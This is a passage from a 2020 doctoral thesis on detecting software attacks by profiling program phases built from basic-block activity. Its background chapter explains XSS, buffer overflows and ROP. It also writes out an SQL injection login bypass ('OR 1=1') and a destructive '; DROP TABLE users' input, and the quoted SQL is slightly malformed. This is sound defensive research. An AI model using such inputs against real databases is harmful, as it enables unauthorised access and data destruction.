UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
PROGRAMA DE PÓS-GRADUAÇÃO EM COMPUTAÇÃO

FRANCIS BIRCK MOREIRA

Anomalous Behavior Detection Through Phase Profiling

Thesis presented in partial fulfillment
of the requirements for the degree of
Doctor of Computer Science

Advisor: Prof. Dr. Philippe Olivier Alexandre
Navaux

Porto Alegre
April 2020

CIP — CATALOGING-IN-PUBLICATION

Moreira, Francis Birck

Anomalous Behavior Detection Through Phase Profiling / Francis Birck Moreira. – Porto Alegre: PPGC da UFRGS, 2020.

137 f.: il.

Thesis (Ph.D.) – Universidade Federal do Rio Grande do Sul. Programa de Pós-Graduação em Computação, Porto Alegre, BR–RS, 2020. Advisor: Philippe Olivier Alexandre Navaux.

1. Attack Detection. 2. Basic Block. 3. Hardware. I. Navaux, Philippe Olivier Alexandre. II. Título.

ACKNOWLEDGMENTS

I would like to thank, first and foremost, Isabel, the love of my life, who always supported me through all of this thesis madness, on the good days, and on the bad days. Second, I thank all my colleagues, Eduardo Diaz Carreno, Daniel Oliveira, Matheus Serpa, Eduardo Roloff, Jean Bez, Danilo Santos, Lucas Nesi, among others. Their reviews, the brainstorming, and the discussions regarding the ideas in this thesis were fundamental. I would like to thank my advisor, Philippe Navaux, for his reviews and his ever-positive approach when motivating me to finish this thing. I would also like to thank my co-advisor, Israel Koren, who set me on this "detection" business path, taking me out of my comfort zone, memory hierarchy architecture, and leading me to spread my knowledge around many areas of computation, such as fault tolerance, security, and machine learning. I would like to thank my older colleagues, Marco Antonio Zanata Alves, Matthias Diener, and Eduardo Cruz, for teaching me most of what I know ever since I entered this research group, "Grupo de Processamento Paralelo e Distribuído" (GPPD). And finally, since I am covering all bases, I'd like to thank my mother and father for stimulating my brain from a very early age, be that by actively keeping an eye on me and my homeworks, or playing chess with me. I had a privileged education and life due to my parents, and I believe that is one of the major reasons I was able to go through with all of this. Thank you all.

ABSTRACT

One of the main challenges for security systems is the detection of general vulnerability exploitation, especially valid control flow exploitation. Detection and mitigation of specific and regular exploitation of memory corruption have been thoroughly researched and applied through disabling the execution of instruction pages and randomizing the access space of vulnerable applications. However, advanced exploits already bypass these techniques, while other exploits abuse different vulnerabilities and are thus not mitigated by the current state of the art. In general, the specificity of current approaches, such as signature-based detection, is unable to detect new types of exploits and attacks, even though their behavior is anomalous to what can be considered normal system execution. In this work, we propose the detection of general anomalies by partitioning applications into phases characterized by their basic block activity. The mechanism implementation inserts checks for each phase in the target application binary. These checks determine whether the phases behave as expected. They can be implemented purely in software, or with hardware aid, offering a trade-off between overhead against detection rate and flexibility. In contrast to previous work, our mechanism can detect exploits that use valid application control flow, such as Heartbleed, and is extensible to detect other types of anomalies. Experiments with several exploitations show that we can detect attacked instances with simple phase features, such as the number of distinct basic blocks in the phase.

Keywords: Attack Detection. Basic Block. Hardware.

Detecção de comportamento anômalo através da análise dos perfis das fases

RESUMO

Um dos principais desafios para os sistemas de segurança é a detecção de ataques de vulnerabilidades em geral, especialmente as que exploram fluxos de controle válidos. A detecção e mitigação de ataques da corrupção de memória já foram exaustivamente pesquisadas e são prevenidas através da desativação da execução de páginas de instruções e randomizando o espaço de endereços de programas vulneráveis. No entanto, métodos de ataques avançados já conseguem trespassar tais técnicas, enquanto outros métodos de ataque exploram vulnerabilidades diferentes e, portanto, não podem ser prevenidas pelos métodos tradicionais. Em geral, a especificidade das abordagens atuais, como a detecção baseada em assinatura, é incapaz de detectar novos tipos de ataques, mesmo que seu comportamento seja anômalo ao que pode ser considerado execução normal do sistema. Neste trabalho, propomos a detecção de anomalias gerais, particionando programas em fases caracterizadas por sua atividade de blocos básicos. A implementação do mecanismo insere verificações para cada fase no binário do programa. Essas verificações determinam se as fases se comportam conforme o esperado. Eles podem ser implementados exclusivamente em software ou com ajuda de hardware, oferecendo uma compensação entre tempo adicional e taxa de detecção e flexibilidade. Ao contrário de trabalhos anteriores, nosso mecanismo pode detectar ataques que usam fluxo de controle válido, como o Heartbleed, e é extensível para detectar outros tipos de anomalias. Experimentos com vários ataques mostram que podemos detectar instâncias atacadas com recursos simples da fase, como o número de blocos básicos distintos na fase.

Palavras-chave: Detecção de ataques, Blocos Básicos, Hardware.

LIST OF ABBREVIATIONS AND ACRONYMS

ABI	Application Binary Interface
AES	Advanced Encryption Standard
AFL	American Fuzzy Lop
API	Application Programming Interface
ASLR	Address Space Layout Randomization
BASH	Bourne-Again Shell
BBL	Basic Block
BBV	Basic Block Vector
CAT	Intel's Cache Allocation Technology
CBBT	Critical Basic Block Transition
CET	Intel's Control-Flow Enforcement Technology
CFG	Control Flow Graph
CFI	Control Flow Integrity
CPU	Core Processing Unit
DARPA	Defense Advanced Research Projects Agency
DDoS	Distributed Denial of Service attack
DEBT	Differential Entropy Based Testing
DES	Data Encryption Standard
DHCP	Dynamic Host Configuration Protocol
DOM	Document Object Model
DoS	Denial of Service attack
DRAM	Dynamic Random Access Memory
DVD	Digital Versatile Disc
EPC	Enclave Page Cache

GDA	Gaussian Discriminative Analysis
GMM	Gaussian Mixture Model
HMM	Hidden Markov Model
HPC	Hardware Performance Counter
HTML	Hypertext Markup Language
IGD	Instruction & Gadget Database
ISA	Instruction Set Architecture
ITLB	Instruction Translation Lookaside Buffer
JOP	Jump-oriented Programming
KB	Kilobyte
LBR	Last Branch Record
LDAP	Lightweight Directory Access Protocol
LLC	Last Level Cache
LLVM	Low Level Virtual Machine compiler infrastructure
NXE	Non-Executable page technology
OS	Operating System
OWASP	Open Web Application Security Project
PRM	Processor Reserved Memory
ROB	Reorder Buffer
ROP	Return-oriented Programming
RSA	Rivest-Shamir-Adleman encryption algorithm
SGX	Software Guard Extensions
SMB	Server Message Block
SSL	Secure Sockets Layer
SQL	Structured Query Language
SVM	Support Vector Machine

TLB	Translation Lookaside Buffer
TLS	Transport Layer Security
VM	Virtual Machine
x86	Intel's ISA x86
XSS	Cross-site scripting
WEP	Wired Equivalent Privacy

LIST OF FIGURES

LIST OF TABLES

CONTENTS

1 INTRODUCTION

With the increased reliance on computing systems in an ever-more connected world, the area of Information Security is currently one of the prime concerns in the development of computing systems. The definition of data security is a composition of three guarantees over a given data: Confidentiality, Integrity, and Availability, also know as the acronym CIA (GOODRICH; TAMASSIA, 2011).

The first guarantee is data confidentiality. Data must be available only for users with legitimate access rights. Assuring this guarantee is essential for data that, when disclosed to users with illegitimate access, may result in losses of advantage and security. We refer to such data as sensitive data. Some examples are, for instance, government information on its agents, social security numbers, system passwords for social networking, email, among others.

The second guarantee concerns the precision of the data. Data must be consistent and truthful, as data manipulation can be as harmful as data disclosure. Manipulation of email contents, network package contents, and identification might enable identity forgery or identity theft, eventually leading to data disclosure as well. Here we can cite phishing e-mails with false bank login websites, observation of network traffic to perform man-in-the-middle attacks (CALLEGATI; CERRONI; RAMILLI, 2009).

The third guarantee covers the availability of the data. Legitimate users must be able to access the data. Otherwise, it is useless. Denial of service (DoS) can be highly prejudicial to every online commercial system, as the service level agreement (SLA) provides warranties for users that their data will be accessible. Examples of highly critical online platforms include social networks, banking services, and file storage systems.

Thus, data security directly relates to the security of computing systems. A security vulnerability can happen in many different areas, such as incorrectly configured systems, unchanged default passwords, attackers tricking users into opening a malicious email, or unexpected exploitation of bugs in software or hardware. All these vulnerabilities can cause exposure to an individual system or a whole organization. All nations have recently turned their attention to these issues with the creation of specific legislation regarding data protection, such as the General Data Protection Regulation (GDPR) in Europe (ALBRECHT, 2016) and the General Law of Personal Data Protection (Lei Geral de Proteção aos Dados Pessoais - LGPD) (RAPÔSO et al., 2019) in Brazil.

In the context of computing systems, an attack is the exploitation of a vulnerabil-

ity to undermine the information security of a system. Given the variety of sources of possible attacks, the problem of actively preventing attacks usually focuses on individual solutions aimed at specific exploits. These solutions are usually bypassed either through the exploitation of different bugs or through the development of new techniques.

Researchers often attack the problem of actively preventing attacks through the usage of individual solutions focused on specific forms of exploitation. This approaching way, however, shows ineffective when it faces new types of attacks. This ineffectiveness highlights the need for attack detection approaches with a generalized attack knowledge capable of dealing with new, unseen attacks.

Detecting attacks while the targetted program is executing can effectively be used to stop attacks and prevent any further damage (PFAFF; HACK; HAMMER, 2015), as the detection system can warn the operating system regarding the offending program. From there, a solution such as the operating system killing the targetted program is trivial.

Attack detection relies on checking specific conditions which are either known attacks or signal possible attacks. In this sense, a high detection rate for a specific attack or a range of attacks is the primary measurement of the efficiency of the mechanism. However, as these conditions could happen on regular programs, an attack detection system might also trigger false positives, i.e., cases where the detection system claims there is an attack even though the program is behaving as its designers expected. Thus, ensuring a negligible false positive rate is a significant concern for attack detection systems. Otherwise, it is deemed unusable.

1.0.1 Motivation

Although exploitable hardware bugs are becoming more common (e.g., RowHammer (SEABORN; DULLIEN, 2015), Spectre, and Meltdown (KOCHER et al., 2018)), software bugs are far more frequently exploited in attacks. This higher frequency is due to most hardware being under intellectual property and requiring a lot of effort and resources to reverse engineer. Moreover, the presence of a vulnerability does not ensure an attacker can manipulate the software stack to exercise the hardware vulnerability.

When looking at software bugs, the prevalent causes of vulnerabilities are lack of user input validation and broken authentication functions (WICHERS, 2016).

To cite an example of a security vulnerability caused by software bugs, the “buffer overflow” (ALEPH, 1996) is a flaw that allows an unbounded write to memory. A mali-

cious user can exploit a buffer overflow to write data in memory sectors, which, in principle, should be forbidden to be accessed by this program. Specifically, when the program tries to copy a string with 200 bytes into a buffer in the stack, which stores only 100 bytes, the program will overwrite 100 bytes of the stack that stored other local variables.

In this vulnerability, attackers are interested in finding memory addresses that contain the return values of a program function. With these addresses, an attacker can overwrite the values in these addresses to control the execution of the program. Usually, the attacker effectively inserts a new, malicious code in the overwritten memory and overwrites the return address of the stack to “return” to this new code.

Preventing or detecting buffer overflow attacks has been the subject of much research and engineering, in a race of arms. As soon as researchers develop a security method, a new attacking method can circumvent the newly developed security method. Hardware companies and operating systems added support to a Non-Executable bit (KC; KEROMYTIS, 2005) to mark memory addresses that should not have their data executed as instructions (i.e., those inside the stack). To circumvent the Non-Executable bit, attackers then started to reuse legitimate code of the application by overwriting the stack with several addresses for return instructions targetting pieces of legitimate code they could use to construct their code inside the program (SHACHAM, 2007).

In the second turn of this race of arms, operating systems developers then added support for Address Space Layout Randomization (ASLR) (TEAM, 2003), which would randomize the base addresses of a program’s memory sections, such as the libraries, data, stack, and heap. ASLR is one of the most effective methods to make attacks difficult or impractical, as a regular attacker has no information on code addresses to reuse. Nevertheless, researchers have shown that ASLR can still be brute-forced or bypassed for some specific programs (EVTYUSHKIN; PONOMAREV; ABU-GHAZALEH, 2016). Research on this "race of arms" goes on with Intel’s support for secure memory enclaves (COSTAN; DEVADAS, 2016), and recently found ways to bypass the enclave protections (LEE et al., 2017).

This race of arms highlights the importance of attack detection techniques, especially when these can detect new, unforeseen attacks. Unfortunately, this race of arms on specific vulnerabilities is limited to research or the IT industry. This limitation results in vulnerable systems in other areas where users require the technology but do not understand the need for patching and use older software. A recent example is the "WannaCry" attack (EHRENFELD, 2017). The attackers exploited CVE-2017-0144 (CVE-

2017-0144, 2017), a vulnerability in the SMB (Server Message Block) in older Windows versions (MOHURLE; PATIL, 2017).

WannaCry had a massive impact because of its scale and the fact that Microsoft did not patch Windows XP since it no longer had support. The attack has shown that a large amount of the population remains ignorant regarding the importance of patching and keeping updated systems, as demonstrated by the numerous systems in UK hospitals that were rendered unable to operate. This example further elicits the use of a detection system that is not reliant on fingerprinting or sandboxing like the regular anti-virus software (HAMLEN et al., 2009; SUKWONG; KIM; HOE, 2011), and can thus detect 0-day vulnerabilities.

Previous approaches to this problem can fall into two types: preventive measures and detection systems. The previously mentioned Non-Executable bit (KC; KEROMYTIS, 2005) and ASLR (TEAM, 2003) are preventive measures, as they try to specifically prevent the exploitation of attacks that control the stack. Static analysis of binary, code, or memory (NORTH, 2015; CHEN et al., 2005; QIN; LU; ZHOU, 2005; BESSEY et al., 2010) should also be considered preventive, although they usually only deal with memory corruption. Control flow integrity techniques (ABADI et al., 2005; BORIN et al., 2006; DAVI; KOEBERL; SADEGHI, 2014) also fall on this category, as they specifically try to ensure the integrity of call-return pairs, as well as the integrity of target addresses for other types of control flow. These approaches fall short for exploitation that uses a valid control flow in the program, such as Heartbleed (DURUMERIC et al., 2014).

Detection systems, on the other hand, try to detect conditions or signatures that signal an attack. Here, we can cite kbouncer (PAPPAS, 2012), ROPecker (CHENG et al., 2014), and HadROP (PFAFF; HACK; HAMMER, 2015), among similar approaches. However, these works are limited to a specific type of attack detection. We believe an anomaly detection method (SHU et al., 2017; FENG et al., 2003) is a better solution if efficiently implemented. An anomaly detection method can provide detection of new exploits (also known as 0-days) and different types of exploitation, such as backdoors and rare flows in broken authorization functions, which cannot be detected by methods that target specific exploits.

1.0.2 Objectives

Our research focuses on learning ways to develop efficient information security attack detection through the usage of a program phase profiling technique. We are primarily interested in remote attacks that offer the possibility of "Command and Control" (GU; ZHANG; LEE, 2008), where the attacker solely exploits a software vulnerability. Therefore, we assume no use of social engineering, where an attacker would manipulate a person to obtain system access or information. "Command and control" refers to an attack where an infected machine is under complete control of an attacker. The attacker can then use this machine to steal data, shut it down to deny its services, infect other machines, or use it to perform a distributed denial of service (DDoS) attack.

This work is a research on the following hypothesis: “Malicious activities generate anomalies in program phases”, where a program phase is a portion of the program with consistent behavior (HAMERLY et al., 2005). In general, program phase profiling methods (TAHT; GREENSKY; BALASUBRAMONIAN, 2019) try to infer program phases with no context information (i.e. function names, input information). Our idea is to analyze the profiles of these phases to infer exploitations due to anomalies in the phases' behaviors and sequence. Unlike previous works (SHU et al., 2017; FENG et al., 2003), we use a finer granularity based on the basic blocks of the target application.

Thus, one goal of the work is to detect not only singular attacks such as the "buffer overflow" mentioned above but more general "anomalies" (i.e., deviation from standard application behavior), so we can detect different types of exploitations.

Specifically, our main contributions in this work are:

1. The creation of *SPADA*, an anomaly detection technique based on application phase profiles, where the detection of critical basic block transitions define the application phases.
2. A replication of the co-occurrence detection method described in "Long-Span Program Behavior Modeling and Attack Detection" (SHU et al., 2017), henceforth dubbed *LAD*, which we compare to *SPADA*, evaluating the detection capabilities of each technique.
3. Our main insight of the thesis shows that an application's Basic Block Vector, or even its simple approximation, can reliably detect anomalous behavior in the application's execution.

4. We show that *SPADA* is an "L-3" language in the formal framework defined by Shu et al. in “A Formal Framework for Program Anomaly Detection” (SHU; YAO; RYDER, 2015), and we provide a ready-to-use implementation of SPADA and LAD, available in:
<https://bitbucket.org/fbirck/bbl_attack_detection>.

1.0.3 Document Organization

The remainder of this Thesis reads in the following manner. Chapter 2 aims to give the reader a solid understanding of the state of the art in attacks and attack detection. Chapter 3 details the mechanism used to detect program phases using critical basic block transitions, and discusses why accurate phase detection is of prime relevance to this work. It also details possible implementation methodologies, defining our proposal to use this information to detect attacks. Chapter 4 shows how an attack can be detected with properly separated phases using two real attack examples. Chapter 5 discusses the statistical characteristics of phases and overheads to implement our detection system. Chapter 6 provides our final arguments in defense of this thesis and the possible future work.

2 BACKGROUND AND STATE OF THE ART

In the software industry, *technical debt* is a common term (TORNHILL, 2018) for the trade-off performed in coding without much regard to the quality of the code, but rather fast enough to meet market time. Occasionally, one might even refer to it as *reckless debt*, when no visible short-term gain is obtained, i.e., poor programming. Therein lies the source of software bugs, errors that may cause the program or system to produce incorrect or unexpected results, or to behave in unintended or undesirable ways. Given a large enough system, it is likely to contain several unintentional bugs in its code, and thus also likely to have a vulnerability liable to exploitation.

The above seems to be true no matter how much progress the security area has achieved in the education and conscientization of programmers. Current bugs are found and reported daily (MELL; SCARFONE; ROMANOSKY, 2006), so the responsible companies can create patches to correct them and ensure the security of their users. However, these reports also attract the attention of malicious users aiming to exploit these bugs (MAYNOR, 2011).

These vulnerabilities eventually end in higher expenses for the companies. For instance, on October 21st, 2016, Dyn, a company that provides core Internet services for Twitter, SoundCloud, Spotify, and Reddit, among others, was attacked by criminals with a distributed denial of service (DDoS) attack (KREBS, 2016). A Mirai botnet (ANTONAKAKIS et al., 2017) performed the attack. Mirai is a network of "Internet of Things" (IoT) devices running malware. Examples of these devices include routers, cameras, smart TVs, and fridges. Due to poor security on these devices, hackers invaded them using default passwords to obtain control. They were then remotely controlled to generate traffic targeted at Dyn's servers.

Another known case was Sony's data breach (BAKER; FINKLE, 2011), which combined social engineering with a single point of failure, the administrator of the system. In April 2011, "an illegal and unauthorized person" obtained people's names, addresses, email addresses, birth dates, usernames, passwords, logins, security questions and more, Sony said on its U.S. PlayStation blog. The investigators suspected the hackers entered the network by taking over the personal computer of a system administrator who had the rights to access sensitive information about Sony's customers. They likely did that by sending the administrator an email message with malicious software. The shutdown of the PlayStation Network prevented owners of Sony's video game console from buying

and downloading games, as well as playing over the Internet. Since the network generates 500 million dollars in revenue every year, the cost of being attacked is immense.

Given the potential of these attacks to take down large companies, their study and the creation of security measures are of utmost relevance. In this Chapter, we will detail forms of attack and defense methods.

2.1 Common Forms of Vulnerabilities and Exploits

There are several forms of attacks exploiting different forms of vulnerability. We briefly introduce some forms, such as cryptography-based attacks and code injection attacks. We use cryptography-based attacks as a generic term to describe any attack that finds a weakness on the source code, cipher protocol or cryptographic keys, thus enabling illegitimate authorized access to a system or information in communication. We use code injection as a generic term to describe any attack which can inject unauthorized, unwanted code, to execute on a victim system. Social engineering, although being the most effective and relevant way to enable other types of attack, will not be described in detail as we are only interested in attacks explicitly related to a computer system, and their effects on the code behavior.

2.1.1 Weak Cryptography

Cryptography is the science of encoding communication of private information to avoid disclosure to third parties. It follows from what we have seen so far that cryptography is of the utmost importance in the age of the Internet, as the communication of private data, such as passwords, must be confidential. In key-based cryptography, we assume the communicating parties exchange secret keys used for the encryption/decryption algorithm at work, e.g., the Advanced Encryption Standard (AES) (HAMALAINEN et al., 2006). These keys might also work in a public/private relationship, such as in Rivest-Shamir-Adleman encryption (RSA) (BLEICHENBACHER, 1998).

Attacks are available when the cryptography is weak. There might be several sources of weakness, especially in handmade cryptography. Weak cryptography is cryptography that can be brute-forced, i.e., a short key has a limited amount of possible values, which an attacker can attempt in a short time. Fragile cryptography protocols may have

long keys, but weaknesses of many forms. A weak cryptography protocol can have low entropy due to a poor random number generator, failure to initialize random seed, or use the same seed every time.

Another source of weakness can be found in the algebraic properties of the cryptography algorithm used, as exemplified by the Data Encryption Standard (DES) (COURTOIS; BARD, 2007) and Wired Equivalent Privacy (WEP) (LASHKARI; DANESH; SAMADI, 2009). Such algorithms are labeled flawed or weak. Cryptanalysis, the science of analyzing a cryptographic algorithm, can deduce by cryptanalysis. With knowledge of these weaknesses, the attacker effectively reduces the possible values of the key, therefore allowing a brute force approach to the problem (ZHUKOV, 2017). With the key, the attacker has access to the information in the communication, and may even forge messages himself, trying to pass off as one of the communicating parties.

2.1.2 Side-Channel Attacks

In general, a side-channel attack is the analysis of observable emissions and side-effects of a machine and knowledge of its internal control flow to reverse engineer the data processed. As described previously, these emissions can be electromagnetic signals or power-consumption, but they can also be acoustic or the cache access pattern on a shared system (LOMNE et al., 2011). Abstractly, countermeasures tend to fall into two camps: (a) shielding emissions such that they are only discernible within a concise range, and (b) masking emissions with additional noise such that the resulting signals approach white noise.

In cryptography, a side-channel attack is any attack based on information gained from the physical implementation of a cryptographic system, which can lead to a brute force attack using cryptanalysis (YAROM; FALKNER, 2014). For example, timing information (KOCHER, 1996) or power information (KOCHER; JAFFE; JUN, 1999) can be used to infer private properties of the target cryptography algorithm, such as seeds used for random values, or portions of the key. Side-channel attacks can also provide information to enable other exploits, such as finding ASLR base offsets (HUND; WILLEMS; HOLZ, 2013) or disclosing a program's memory contents (KOCHER et al., 2018).

2.1.3 Code Injection: Cross Site Scripting

As per Spett et al. (SPETT, 2005), cross-site scripting (also known as XSS or CSS) occurs when dynamically generated web pages display input that is not adequately validated. The lack of validation allows an attacker to embed malicious JavaScript code into the generated page and execute the script on the machine of any user that views that site. Cross-site scripting could potentially impact any site that allows users to enter data. This vulnerability is common on search engines that echo the search keyword; error messages that echo the string containing the error; forms that present their values to the user after fulfillment; web message boards that allow users to post their messages. An attacker who uses cross-site scripting successfully might compromise confidential information, manipulate or steal cookies, create requests that can be mistaken for those of a valid user, or execute malicious code on the end-user systems.

There are three forms of XSS: persistent XSS, reflected XSS, and DOM-based or local XSS. Persistent XSS is created by a malicious user that can change the database of the web server, e.g., by using one of the website forms. Victim users will unintentionally load the malicious string from the database when requesting the page. The victim's browser will then execute a malicious script when processing the page.

Reflected XSS is created by a malicious user that provides a malicious link to a victim via social engineering, e.g., a malicious user sends an email claiming to be a prince from Nigeria, requesting aid to retake their throne and providing a link for a victim to aid them, or corrupted download links for torrents. These links are maliciously crafted by the attacker to contain HTML script in the link string. When the victim user creates a request to a website with this string, the website server will include the malicious string in the response. The victim browser will then proceed to execute this malicious script.


DOM-based XSS, where DOM stands for Document Object Model, has a subtle but essential difference to the previous forms of XSS. While it uses similar methodologies of malicious input insertion, the victim browser does not instantaneously parse malicious input. It first executes the legitimate code of the website server (which made a legitimate reply), but on the server-side, when JavaScript generates new HTML, the execution of this script causes the victim browser to execute the malicious input. The issue here is that while a server-side code might be secure, the client-side might not be. Today, JavaScript generates an increasing amount of HTML on the client-side, which makes this type of attack ever more relevant.

2.1.4 Code Injection: SQL Code Injection

In this Subsection, we will focus on SQL code injection (HALFOND et al., 2006). SQL (Structured Query Language) is a domain-specific language used in programming designed to manage data in a relational database management system. Thus, system administrators use it to maintain structured data such as national citizen registries, forum account registries, email registries, and social security numbers. The language has specific operations for querying the database, in order to add, modify, or delete entries and tables of entries.

An SQL injection attack exploits parsing vulnerabilities in querying commands. A simple example is the query in Figure 2.1:

Figure 2.1: Regular query format.



If the program login.jar blindly sets the variables to the values that come from a user, a malicious user can bypass authentication. Consider the following input:


```
$user= "' OR 1=1'" and $pass= "' OR 1=1 LIMIT=1"
```

This input will result in the following query: SELECT id FROM users WHERE $name =''$ OR $1 = 1$ AND $pass =''$ OR $1 = 1$ LIMIT 1;. Since the checks have a logical "or" operation with a test that is always true $(1 = 1)$, the query is always successful. It returns the first row of the user table, which is usually the administrative login. Another malicious command is to concatenate the string *"; DROP TABLE users"* to the last field, which will destroy the registry of users. While MySQL does not allow multiple commands in a string, PostgreSQL is susceptible to this type of exploit.

2.1.5 Code Injection: Buffer Overflow

Buffer overflow (ALEPH, 1996) is an improperly bounded write to a memory sector. If a program tries to copy a string with 200 characters into a buffer in the stack that is 100 bytes long, the program will overwrite 100 bytes of the stack that store other local variables. One of these values of significant interest is the function return address on top of the stack, which an attacker can manipulate to return to a malicious shellcode inserted in the buffer. Figure 2.2 clarifies the stack state during an attack. The malicious shellcode is inserted in Buffer B in the stack, with a string that overwrites the rest of the stack (since simple sequential writing would go upwards, address-wise). The attack overwrites the rest of the stack, and the return address is set to return to Buffer B's address, and thus execute the malicious shellcode. In real attacks, due to unknown stack sizes, attackers just fill a large portion of the stack with "nops" and then their shellcode, so a return to any of the nops ends up executing nothing and eventually reach the shellcode, facilitating the guess of an address. Such a shellcode can be a simple "netcat", opening a connection for the attacker to insert additional commands, or a rootkit, which creates a user for the attacker to achieve the same purpose.

Figure 2.2: Stack states during a regular execution and during exploitation of a buffer overflow.



Detecting attacks on this common flaw has been the subject of much research and engineering, in a race of arms. The first description of buffer overflow exploitation (ALEPH, 1996) consists of inserting code in the stack and placing a return address on top of the stack to this inserted code. A common technique used to make an attack difficult would be to place a small integer value near the stack return address and checking whether this value was unchanged before using the return address. This technique was called stack canary. To further increase security, hardware companies and operating sys-

tem developers created a new permission to distinguish data pages and executable pages, an NXE (Non-Executable) bit (KC; KEROMYTIS, 2005) in the page table. By marking the stack pages as non-executable, the attempt to execute code in a stack page promptly generated a segmentation fault in the instruction translation look-aside buffer (ITLB), as it detected an instruction load from the processor in a non-executable page.

However, an attacker can manipulate the stack to use legitimate code. Thus, a new form of attack dubbed return-into-syscall soon had shown how an attacker could reuse legitimate code (DESIGNER, 1997; WOJTCZUK, 2001). Instead of returning into an address in the stack, the attacker would overwrite values in the stack used for the higher scope, and set the return address to a byte sequence in the form of 0F05 (syscall) or CD80 (int 0x80). Thus, with control over the variables, the attacker could call any syscall he wanted, such as "execve", to execute whatever they set on the variables in the stack. The Application Binary Interface (ABI) was changed, using specific registers for syscalls, thus avoiding the most trivial form of the attack.

Experienced attackers can still exploit programs, in any case. "Return into syscall" is just a specific concept of a larger class of exploits, called "Return-oriented Programming" (ROP) (SHACHAM, 2007). Assume an attacker wants to execute instruction X and then instruction Y. In a sophisticated program, there are several sequences of different "instructions; return" available in the code. These are "gadgets" used in the construction of the exploit. By placing two returns in the stack, where the top return goes to a sequence of "instruction X; return", and the next return goes to a sequence of "instruction Y; return", an attacker can execute instruction X and then instruction Y. By writing several returns on the top of the stack, an attacker can hijack the control flow of a program for a large enough number of returns, thus concatenating several gadgets to execute whichever code he wants. Researchers have shown that some programs have "Turing-complete" exploitations, i.e., the attacker can program any function whatsoever using return-oriented programming in these programs. This characteristic is common in programs that link to the "libc", commonly called "return into libc".

Stopping ROP is a far more complex task to hardware and operating systems developers, due to the difficulty in detecting improper usage of valid code, and the several variants using jumps and other forms of control flow transfer. Currently, the most commonly employed defense is "address space layout randomization" (ASLR) (TEAM, 2003). ASLR means the operating system randomizes the base offset of all executables (including dynamically loaded libraries (DLLs)), the stack, and the heap. Thus, a static

return target of an attacker shellcode is unlikely to generate a successful attack, as there is no way to know where the desired gadgets are for successful exploitation. However, attempting an attack will still likely generate a segmentation fault, which the attacker can use for a Denial of Service (DoS) attack.

2.2 Defense Methods

Defense methods can fall into prevention and detection. Otherwise, many researchers use honeypots (PROVOS et al., 2004), i.e., vulnerable servers set up to record attacks, in order to identify unknown vulnerabilities and new forms of exploitation on bugs previously considered harmless or patched. Subsequently, they can derive new patterns or signatures for detection mechanisms (FEINSTEIN et al., 2003).

2.2.1 Preventing Vulnerabilities and Exploits

Prevention can range from simply making developers aware and improving quality of code (STAMELOS et al., 2002) using specific tools which search for memory tainting (NORTH, 2015) or problematic inputs (CADAR et al., 2008b), to drastic approaches such as ASLR and code flow integrity (CFI) (ABADI et al., 2005), which try to mitigate specific attack vectors.

2.2.1.1 Preventing Vulnerabilities

The general idea of works in this category is to eliminate vulnerabilities by improving code quality and sanitizing user input (WEINBERGER et al., 2011; HEIDERICH; SPÄTH; SCHWENK, 2017; CADAR et al., 2008b). While several programmers simply dismiss these as essential "good practice", third-party software under tight deadlines rarely does follow these practices. Therefore, due to the vast software ecosystem, the multitude of layers involved in the development of software, and the market time pressure, the typical focus on commercial software is on unit testing, i.e., making sure the application works, and less on security. Thus, vulnerabilities are prone to happen. We do not dismiss the value of education, as the amount of critical vulnerabilities has steadily decreased in essential, critical software (HEIDERICH; SPÄTH; SCHWENK, 2017). However, the fact that they still happen makes our case that education is not enough for the current state

of the industry.

North (NORTH, 2015) created DEBT, a differential entropy-based testing technique to identify memory disclosures; more specifically, address and canary disclosures. Their technique performs a series of steps to discern whether there are disclosures in a program. First, DEBT identifies and captures trust boundaries in a program, executing it twice. It then compares the outputs of the executions in these boundaries. If they are not identical, it checks whether ASLR is responsible for the different results. If so, there is a disclosure, as ASLR should be transparent to the execution of the system. If ASLR is not the source of the difference in the executions' results, DEBT searches for sources of entropy to eliminate differences between the results. We iterate these steps until re-execution gets identical results, and the reliability of re-execution is deemed sufficient, or we removed all sources of entropy and then pointed ASLR as responsible for different executions. On their tests, they are able to identify the Heartbleed vulnerability, as well as several artificial tests, which the authors traced back to the source code to find the vulnerability which disclosures a memory address or a stack canary. However, the technique demonstrates itself hard to use when there are multiple and unknown sources of entropy in a sophisticated application.

